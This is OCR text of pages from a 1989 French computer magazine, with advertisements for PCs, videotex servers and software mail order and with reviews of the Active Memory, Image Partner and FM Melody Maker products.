- Les produits défectueux seront remplacés gratuitement et sans discussion.
- Appelez nos numéros gratuits pour obtenir de l'aide.

Si le produit qui vous intéresse ne figure pas dans ce tarif, demandez-nous nos tarifs exceptionnels par téléphone ou fax - Tous les logiciels fonctionnent sur ordinateurs IBM ou compatibles.

- Les commandes par courrier ou télécopie sont acceptées.
- N'oubliez pas d'indiquer sur votre bon de commande le format de disquette désiré et la date d'expiration de votre carte de crédit.
- Nous regrettons de ne pouvoir accepter les envois contre remboursement.
- Les prix indiqués sont TTC.

Express Technology Inc.
7850 E. Evans Road, Suite 103
Scottsdale, Arizona, USA 85260
Télécopie 19* 1-602-998-8913
Téléphone 19* 1-602-998-8894

Service lecteur n° 91, voir page 38

Videotex sur PC et PS/2 sous DOS et OS/2

TELMI : Le carré d'AS



Leader du marché

Microserveurs et systèmes de composition

Une gamme complète de produits offrant un incomparable rapport qualité/prix.
32, 64, 127, 254, 508 voies simultanées sur un même micro-ordinateur.
Configuration multi-machines avec reroutage.
Interconnexion avec sites centraux, antéserveurs.
Puissants générateurs d'applications pour arborescences, journaux, recherches multicritères et documentaires, messageries, transactions sophistiquées (commandes, réservations, enquêtes), feuilles de calculs, présentation graphique de données. Exécution simultanée de programmes externes spécifiques écrits en C.
Composeur de pages professionnel au niveau des plus grands logiciels graphiques sur PC et PS/2 (souris, fenêtres, wysiwyg, option scalpel, scanner, conversion automatique d'images EGA), animation, effets spéciaux, code résultant optimisé, protocoles de transferts intégrés.

Unique sur le marché

Simulateurs de trafic et automates de surveillance

Simulation de 508 minitels à partir d'un même micro-ordinateur sur 1 à 4 liaisons X25 jusqu'à 64 kbits/s.
Mesure des temps de réponse.
Détection des anomalies.
Surveillance ininterrompue en émulation minitel ou directe sur site serveur en X25.
Alarme programmable par seuils, locale et à distance sur réseaux TELETEL, EUROSIGNAL et ALPHAPAGE.
Rapports automatiques sous la forme de tableaux et de graphiques au standard DOS et OS/2.

Le standard IBM

AVX/PS Systèmes de développement d'applications videotex

Outil de développement sur PS/2 d'applications videotex exploitées sur des serveurs IBM GTMOSI.
L'outil comprend le composeur de pages de TELMI, le générateur d'applications, la simulation des applications sur PS/2, les transferts sur le site central.

La maîtrise videotex

Services complémentaires

Les compétences dont vous avez besoin : assistance technique, formation, installation, télémaintenance, surveillance, tests de charge, réalisation d'applications clés en main.

TELMI
LA MAITRISE VIDEOTEX


32 rue Amelot 75011 PARIS Tél. (1) 48 07 05 05

Service lecteur n° 90, voir page 38

AVEC **VLS COMPUTER**

286 à partir de 7.990

386 à partir



		Monochrome Hercules
286-10 à 8-12 MHZ Ram 512 Ko extensible à 4 Mo sur carte mère, ports série/parallèle, clavier 102 touches, MS DOS, GW Basic	286 / 20 Mo 286 / 40 Mo 286 / 80 Mo	7.990 HT (9.476 TTC) 9.290 HT (11.017 TTC) 11.990 HT (14.220 TTC)
UC 386-16 SX à 16 MHZ 1 Mo extensible à 8 Mo sur carte mère, ports série/parallèle, clavier 102 touches, MS DOS, GW Basic	386-16 sx / 20 Mo 386-16 sx / 40 Mo 386-16 sx / 80 Mo 386-16 sx / 150 Mo	12.990 HT (15.406 TTC) 13.990 HT (16.592 TTC) 16.490 HT (19.557 TTC) 23.990 HT (28.452 TTC)
UC 386-20 à 20 MHZ 1 Mo extensible à 8 Mo sur carte mère, ports série/parallèle, clavier 102 touches, MS DOS, GW Basic	386-20 / 20 Mo 386-20 / 40 Mo 386-20 / 80 Mo 386-20 / 150 Mo	15.990 HT (18.964 TTC) 16.990 HT (20.150 TTC) 19.490 HT (23.115 TTC) 26.990 HT (32.010 TTC)
UC 386-25 à 25 MHZ 1 Mo extensible à 8 Mo sur carte mère, ports série/parallèle, clavier 102 touches, MS DOS, GW Basic	386-25 / 40 Mo 386-25 / 80 Mo 386-25 / 150 Mo 386-25 / 330 Mo	22.990 HT (27.266 TTC) 25.490 HT (30.231 TTC) 32.990 HT (39.126 TTC) 44.990 HT (53.358 TTC)

Options

Extension à 640 Ko pour 286
Extension à 1 Mo pour 286
Extension à 1 Mo pour 386-16
Extension à 1 Mo pour 386-20
Extension à 1 Mo pour 386-25
Lecteur 3,5" 1,44 Mo additionnel

Exceptionnel : 100 imprimantes laser premiers acheteurs d'un 286 ou d'un

Rejoignez 4000 utilisateurs Européens

F HT

de 12.990 F HT

Photo non contractuelle

Monochrome VGA	Couleur EGA	Couleur VGA
9.490 HT (11.255 TTC)	10.490 HT (12.441 TTC)	11.490 HT (13.627 TTC)
10.790 HT (12.796 TTC)	11.790 HT (13.982 TTC)	12.790 HT (15.168 TTC)
13.490 HT (15.999 TTC)	14.490 HT (17.185 TTC)	15.490 HT (18.371 TTC)
14.990 HT (17.778 TTC)	15.990 HT (18.964 TTC)	16.990 HT (20.150 TTC)
15.990 HT (18.964 TTC)	16.990 HT (20.150 TTC)	17.990 HT (21.336 TTC)
18.490 HT (21.929 TTC)	19.490 HT (23.115 TTC)	20.490 HT (24.301 TTC)
25.990 HT (30.824 TTC)	26.990 HT (32.010 TTC)	27.990 HT (33.196 TTC)
17.990 HT (21.336 TTC)	18.990 HT (22.522 TTC)	19.990 HT (23.708 TTC)
18.990 HT (22.522 TTC)	19.990 HT (23.708 TTC)	20.990 HT (24.894 TTC)
21.490 HT (25.487 TTC)	22.490 HT (26.673 TTC)	23.490 HT (27.859 TTC)
28.990 HT (34.382 TTC)	29.990 HT (35.568 TTC)	30.990 HT (36.754 TTC)
24.990 HT (29.638 TTC)	25.990 HT (30.824 TTC)	26.990 HT (32.010 TTC)
27.490 HT (32.603 TTC)	28.490 HT (33.789 TTC)	29.490 HT (34.975 TTC)
34.990 HT (41.498 TTC)	35.990 HT (42.684 TTC)	36.990 HT (43.870 TTC)
46.990 HT (55.730 TTC)	47.990 HT (56.916 TTC)	48.990 HT (58.102 TTC)

290 F HT (343,94 F TTC)
990 F HT (1.174 F TTC)
1.750 F HT (2.075 F TTC)
2.000 F HT (2.372 F TTC)
2.400 F HT (2.846 F TTC)
1.150 F HT (1.363 F TTC)

au coût unitaire de 8.990 F HT pour les 100 386 (offre valable jusqu'au 20 novembre 1989).

Pour commander :

- Tél : 47 27 52 75
- Adresse : **COMPUTERS** 8, rue Honoré de Balzac 37000 Tours
- Fax : 47 27 53 65

CONTRAT PLUS
Assemblé en France
* Garanti 2 ans
Prix champions

Livraison :

8 à 10 jours ouvrés, date de réception de la commande.

Garantie :

Notre matériel est garanti 2 ans*.
* 1 an pièces et main d'œuvre.
* 2 ans sur la carte mère avec frais de port à la charge du client.

BON DE COMMANDE

Modèle	Qté	Prix unitaire HT	Prix total HT
		Prix total HT	
		TVA 18,6 %	
		TOTAL TTC	

Frais de port forfaitaires de 200 F à ajouter au total TTC.

SVM 66

Adresse de facturation

Société .... (Nom) ....

Adresse ....

Code postal .... Ville ....

Téléphone .... Date - Signature et cachet

Je désire régler par :

❑ CARTE BLEUE .... (Visa/Mastercard)

N° .... Date d'expiration ....

Nom du titulaire ....

❑ CHÈQUE à la commande (déduire 2 %)

❑ CREDIT SOFINCO TEG maximum 17,94 % sous réserve d'acceptation de votre dossier par la banque SOFINCO.

Service lecteur n° 93, voir page 38

POINT COMPO TOURS Tél. 47.66.88.00

ACTIVE MEMORY



Thierry MORIN

Pour Macintosh

L'aide-mémoire des hyper-actifs

Si l'idée de l'agenda électronique est vieille comme l'ordinateur, peu de logiciels de ce type ont su, jusqu'alors, se rendre indispensables. Active Memory, de BR Publishing, prouve avec éclat qu'il suffisait d'une bonne dose d'astuce et d'une sérieuse analyse du problème pour parvenir à un logiciel de gestion d'emploi du temps vraiment utile. Tous les utilisateurs de Macintosh à la vie agitée trouveront ici, sous la forme d'un accessoire de bureau, le parfait aide-mémoire intelligent. Dommage que son prix soit un peu trop élevé : 1 950 F HT.


LA PRATIQUE LE DÉMONTRE QUOTIdiennement : gérer un carnet d'adresses ou un agenda sur micro-ordinateur tient du non-sens. Allumer l'ordinateur, charger le logiciel, puis le fichier, avant d'atteindre l'information désirée prend un temps tellement supérieur à celui de la consultation d'un équivalent papier ! Active Memory, un logiciel bien français malgré son nom, contourne tous ces à priori en se basant sur un concept de gestion d'événements astucieux. Chaque information est déterminée en fonction de son type (à faire, à écrire, téléphoner à...), de son destinataire, de sa date d'échéance et de son degré d'urgence.

À partir de ces éléments et d'une gestion du temps inhabituelle, où l'on parle de dates « relatives » (à faire sous huitaine) plutôt qu'absolues (le 10 novembre), Active Memory, qui fonctionne en tâche de fond, exploite toutes les ressources du Macintosh pour proposer une solution d'une extrême simplicité d'emploi, pourtant dotée de nombreuses fonctions. De surcroît, la gestion du temps vue par Active Memory tient compte des périodes travaillées ou non, tant au niveau des heures ouvrables que des jours fériés ou de congés, modifiables à volonté par l'utilisateur. Cette notion est l'une des plus importantes du logiciel, les calculs de dates reportant automatiquement une échéance à la première heure ouvrable, au cas où le délai choisi pour une action tomberait la nuit ou le week-end.

Activable à partir du menu Pomme du Macintosh, cet utilitaire se superpose à n'importe quelle autre application en cours, sans en interrompre le déroulement. De ce fait, pour ne pas avoir à recourir à la barre de menus utilisée par l'ensemble des logiciels fonctionnant sur cet ordinateur, les programmeurs de BR Publishing ont choisi le principe des menus « pop-up » (des menus qui s'affichent à un endroit donné de l'écran quand on y pointe la souris en cliquant). L'écran de travail d'Active Memory ressemble un peu à la feuille de calcul de n'importe quel tableur, à savoir des lignes d'une largeur fixe, séparées en cinq colonnes correspondant aux divers types d'informations : action à effectuer, libellé, destinataire, date d'échéance et degré d'urgence. Pour chaque colonne d'informations, le menu donne accès à des possibilités d'édition et de tri. Pour les colonnes Type et A (destinataires), il est possible d'ajouter ses propres types d'événements à ceux disponibles (ajout de « À écrire », par exemple), d'afficher des sélections sur un ou plusieurs événements et d'effectuer des tris, ascendants ou descendants, sur la nature de ces événements (tous les « À faire » passant, par exemple, devant les « Voir »). La colonne des niveaux d'urgence définit dix priorités non modifiables, alors que la colonne des échéances possède toutes les fonctions des précédentes en y ajoutant une gestion des actions à entreprendre. Il sera ainsi possible, à une heure prédéterminée, de demander au Macintosh d'émettre un « bip », de parler via l'utilitaire de synthèse vocale Mac Talk, ou bien de lancer l'impression de tout ou partie des informations contenues dans une feuille Active Memory, grâce à son interface avec le logiciel de macrocommandes Macro-Maker.

Une application-type de ces fonctions serait, pour un agent technico-commercial, de demander systématiquement, lors du démarrage de son Macintosh, le matin, l'impression de toutes les tâches du jour, classées par appels téléphoniques, rendez-vous, etc.

Toutes les informations contenues dans Active Memory sont facilement accessibles avec la souris. Des icônes placées au sommet de la feuille donnent accès à l'enregistrement des fichiers, à l'impression, aux informations sur le produit, et à la définition des préférences. Ces dernières servent à déterminer les informations qui apparaîtront au démarrage du logiciel, que ce soit par activation du menu Pomme ou par arrivée à échéance d'une action ; dans ce cas, une fenêtre vient s'afficher pour prévenir l'utilisateur, quelle que soit l'application en cours à ce moment-là. Ce panneau permet également de déterminer les jours et les heures ouvrés, et d'indiquer s'ils sont à prendre en compte de façon systématique ou non.



Christina MERANDON

Inutile de quitter le document pour activer son agenda.

Active Memory se révèle donc être un logiciel d'une grande convivialité, apte à aider de manière très efficace à la gestion d'un emploi du temps. Ses nombreuses fonctions lui ouvrent un large champ d'applications personnelles ou professionnelles. Il trouve ainsi sa place sur n'importe quel Macintosh. Appelé à évoluer rapidement (BR Publishing prévoit d'inclure des procédures d'intelligence artificielle afin d'augmenter la puissance de gestion du temps du produit), Active Memory ne souffre finalement que d'un prix trop élevé, 1 950 F HT, qui en rebutera plus d'un.

Bruno FERRET

▶ *Pour tout Macintosh doté d'au moins 1 Mo de mémoire vive. Prix : 1 950 F HT. Edité et distribué par BR Publishing.*


LOGICIEL TESTÉ :
Version française du commerce, avec documentation en français de 52 pages.

IMAGE PARTNER

Les travaux de micro-édition se heurtent souvent au problème de l'intégration d'images. Si un scanner est du plus grand secours, il rend nécessaire l'emploi d'un outil de traitement et de retouche adapté. Sur Atari ST, Human Technologies avait ouvert la voie avec ZZ Lazy-Paint. Upgrade poursuit avec Image Partner, un logiciel comparable quoique moins complet, plus doué pour l'illustration proprement dite que pour la retouche photographique.

Pour Atari ST


L'illustration d'un trait de laser



Thierry MORIN


APRÈS ZZ-LAZY-PAINT, DE HUMAN Technologies (voir SVM n°57), Image Partner est le second logiciel de retouche d'images sur Atari ST, qui s'émancipe du mode graphique monochrome 640 x 400 points. Le but consiste ici à afficher une image numérisée en 300 points par pouce à l'aide du scanner Canon IX-12, à lui faire subir divers traitements graphiques, et enfin à éditer le document modifié sur une imprimante laser SLM 804, tout en conservant la résolution d'origine. Il est clair que ces deux périphériques s'avèrent indispensables pour tirer pleinement parti du programme, sans compter qu'un Mega ST4 avec 4 Mo de mémoire vive ne sera pas de trop, eu égard à la finesse et à la taille de l'image à traiter. A défaut, on peut aussi utiliser le programme seul, comme un logiciel de dessin, bien qu'il ne soit pas fait pour cela : il n'offre ni la facilité ni le confort d'utilisation de Degas Elite, édité par Batteries Included.

Un accessoire de bureau, livré avec le programme, se charge de la numérisation. Au nombre des paramètres disponibles figurent le réglage de la portion de l'image – ou ‹ clip › – effectué à la souris, le niveau de contraste à choisir parmi six valeurs, la définition de la taille du clip en indiquant les coordonnées précises en centimètres, un choix de trames, et un bouton servant à activer ou pas la numérisation en niveaux de gris. Au cas où l'image est chargée à partir de la disquette, le logiciel travaille directement au format IMG, mais il en accepte six autres : Degas et Neochrome de l'Atari ST, Mac Paint du Macintosh, PCX monochrome, TIF et TNY de l'IBM PC. Par exemple, une image TIF, sauvegardée sur le lecteur de disquettes 3 pouces 1/2 d'un IBM PC, se charge sans aucun problème, Image Partner reconnaissant automatiquement la taille et la résolution du document.



À ce propos, on peut déplorer l'absence d'une option ‹ Coller une image sur une fenêtre dont on a défini soi-même la taille ›. Une fois cette étape franchie, le dessin occupe la fenêtre GEM de l'écran du ST. En pratique, et du fait que la résolution du dessin peut être supérieure à celle de l'écran, la fenêtre n'en affiche qu'une partie. Elle se comporte comme une loupe que l'on promène sur une image virtuelle, de grande taille en déplaçant les ascenseurs ou en positionnant le ‹ redimensionneur ›, le petit rectangle noir simulant la portion d'image. Notons ici qu'Image Partner fonctionne dans les trois modes graphiques de l'Atari ST ; un simple téléviseur pourra convenir, mais un grand écran monochrome procurera un réel confort.

Les outils de dessin, auxquels on accède soit en cliquant sur les icônes de gauche, soit en sélectionnant les articles de la barre de menus, sont classiques et paramétrables : crayons, remplissage, segments, cercles, rectangles, etc. On note la possibilité de tracer des B-Splines et des courbes de Bézier dont on tire les ‹ poignées ›, c'est-à-dire les sommets qui se déplacent comme s'il s'agissait de bras articulés. L'insertion de texte est prévue, une dizaine de polices de caractères figurant sur la seconde disquette. Taille et attributs sont réglables par menu. On ne peut cependant pas écrire directement sur le document de travail : il faut d'abord taper son texte dans une boîte de dialogue, choisir l'emplacement et attendre patiemment que le programme ait fini de générer la graphie des caractères. Attendre est d'ailleurs un point sensible du programme, pas véloce pour deux sous.




L'image affichée a été numérisée en 300 points par pouce.

On peut choisir l'un des quatre modes de recouvrement, parmi lesquels le mode Transparent se révèle particulièrement adapté à la retouche car il permet de repasser sur une partie sans l'effacer. Un peu comme si l'on passait une couche d'aquarelle.

L'essentiel des fonctions agissent sur des portions d'image, ou clip, que l'on définit à la souris : déplacements, copies, déformations en tous sens, rotations, étirements ou rétrécissements, inversions, mais aussi un petit module Effets spéciaux qui permet d'amplifier les points à l'intérieur du clip, de créer un contour ou un masque. Il manque toutefois, en regard du logiciel de Human Technologies, une fonction de nettoyage des ‹ pixels isolés › qui proviennent de la numérisation, et des outils de traitement plus approfondi sur l'image comme une gestion des trames. On le regrettera, d'autant plus qu'Image Partner est nettement plus cher que ZZ Lazy-Paint, 1 490 F TTC contre 995 F.

Ivan ROUX




► *Pour Atari ST, avec écran monochrome ou couleur. Prix : 1 490 F TTC (avec offre de lancement à 990 F TTC). Edité et distribué par Upgrade Editions.*

LOGICIEL TESTÉ :
Version 1.50 du commerce avec manuel en français.

FM MELODY MAKER

Musiciens en herbe, voici l'instrument idéal. FM Melody Maker est une très maline petite cartouche à insérer dans un Atari ST, qui décuple les possibilités musicales de l'ordinateur.
À la fois synthétiseur, boîte à rythme, outil de composition et gestionnaire MIDI, voici pour 795 F TTC le meilleur moyen de débuter dans l'informatique musicale.

Pour Atari ST




Thierry MORIN

La parfaite boîte à musique

LES NOIRES, LES BLANCHES ET LES soupirs défilent allègrement sur l'écran de l'Atari ST, au son stéréophonique du synthétiseur FM branché sur le port cartouche de la machine. Des sonorités cristallines et pures fusent des haut-parleurs sur fond de rythmes syncopés. FM Melody Maker, c'est d'abord un boîtier synthétiseur à modulation de fréquence comprenant quatre oscillateurs, deux par voies (gauche et droite). Sur chaque canal, un oscillateur module la fréquence de l'onde porteuse générée par le second oscillateur. De la cartouche, partent deux câbles RCA que l'on raccorde sur l'entrée AUX (Auxiliaire) de l'amplificateur. Le programme contrôle la cartouche et donne accès aux diverses fonctions. La première – celle que vous allez, à coup sûr, vous empresser d'exécuter – est le chargement d'un morceau. Clic sur le bouton. C'est merveilleux.

Passé le stade de la béatitude auditive, vous allez choisir, toujours avec la souris, une note et la déposer avec délicatesse sur l'unique portée qui parcourt la moitié supérieure de l'écran. Puis, une autre, un mi par exemple. Comme vous n'avez pas fait solfège première langue, FM Melody Maker vous indique qu'à l'endroit où se trouve la pointe de la souris, on place généralement un ré. Donc vous rehaussez d'un poil, et voilà le mi. Quelques mesures 4/4 plus tard, mais cela peut être 2/4, 3/4 ou 5/4 à votre guise, un début de mélodie se dessine. Mais rien que la mélodie produite par l'un des 78 instruments proposés : clarinette, piano, basse électrique, vibraphone, guitare, etc.


Pendant ce temps, vous pouvez changer d'instrument. Il reste à placer les accords. L'opération est aisée : en cliquant sur le symbole adéquat situé sur le tableau de commande dans la moitié inférieure de l'écran, on accède au sélecteur d'accords séparé en deux groupes : à gauche, leurs noms ; à droite, les types majeurs, mineurs, septième, etc. On choisit, on revient au tableau principal, on vérifie que le réticule, c'est-à-dire le rectangle montrant où l'on est, est au bon endroit, et on clique. C'est un peu fastidieux, mais tellement facile... Au préalable, on aura pris soin de choisir une armure de clé qui détermine la série d'accords. Et on re-clique sur Joue. C'est beau. Les six voies d'accompagnement, qui du piano, qui du violon, jouent ensemble. Là encore, on peut changer les musiciens de place. Remplacer le violon de la voie 2 par un pizzicatto ou un banjo... Pour cadencer l'ensemble, on consulte la liste des rythmes disponibles, au nombre de 16 : pop, disco, soul, rock, reggae, swing, ballade, etc. Avant-dernier point pour achever la composition : faire la balance. Une table de mixage à sept voies, une pour la mélodie et six pour l'accompagnement, affiche les curseurs que l'on déplace pour augmenter ou diminuer une voie. Et le tempo ? Rien de plus simple. Il est modifiable, de 40 à 240, à partir du tableau de commande.



Sur la portée, la mélodie et les accords.

Mais cette cartouche mélomane n'en reste pas là. Elle inclut une boite à rythmes programmable sur cinq voies, grosse caisse, caisse claire, charleston, cymbale et tom. Cette batterie électronique se présente en tableau rectangulaire, cinq colonnes de seize cases s'affichant en regard des instruments. On clique sur les cases, à l'endroit où l'on veut qu'il y ait un coup. Les boutons Joue, Arrêt et Range (pour la sauvegarde sur disquette) sont présents. A noter que ce module est indépendant de la composition, on ne peut donc pas intégrer un rythme de son crû dans une composition. Un second tableau, Morceau rythme, permet de composer un morceau entier de batterie par juxtaposition d'éléments créés dans les précédents tableaux.

L'autre aspect très intéressant de FM Melody Maker est d'être un bon outil pour s'initier à la norme MIDI (Musical Instrument Digital Interface). Car même si ce n'est pas son but, il propose un module d'enregistrement sur un canal MIDI avec métronome et synchronisation avec un séquenceur externe, un expandeur FM de 9 voies auxquelles on peut affecter l'un des 16 canaux MIDI, etc. Au total, ce programme est vraiment bien conçu et agréable à utiliser. A noter qu'Upgrade diffuse une disquette de programmation à ceux qui souhaitent intégrer des bruitages et autres musiques à partir de ce système à leurs programmes. D'ailleurs, l'éditeur Infomédia s'apprête à commercialiser sous peu Rockstar, un jeu dont les sons sortiront de la cartouche FM Melody Maker.



Avec cette boite à rythmes, à vous de jouer la samba.

Ivan ROUX

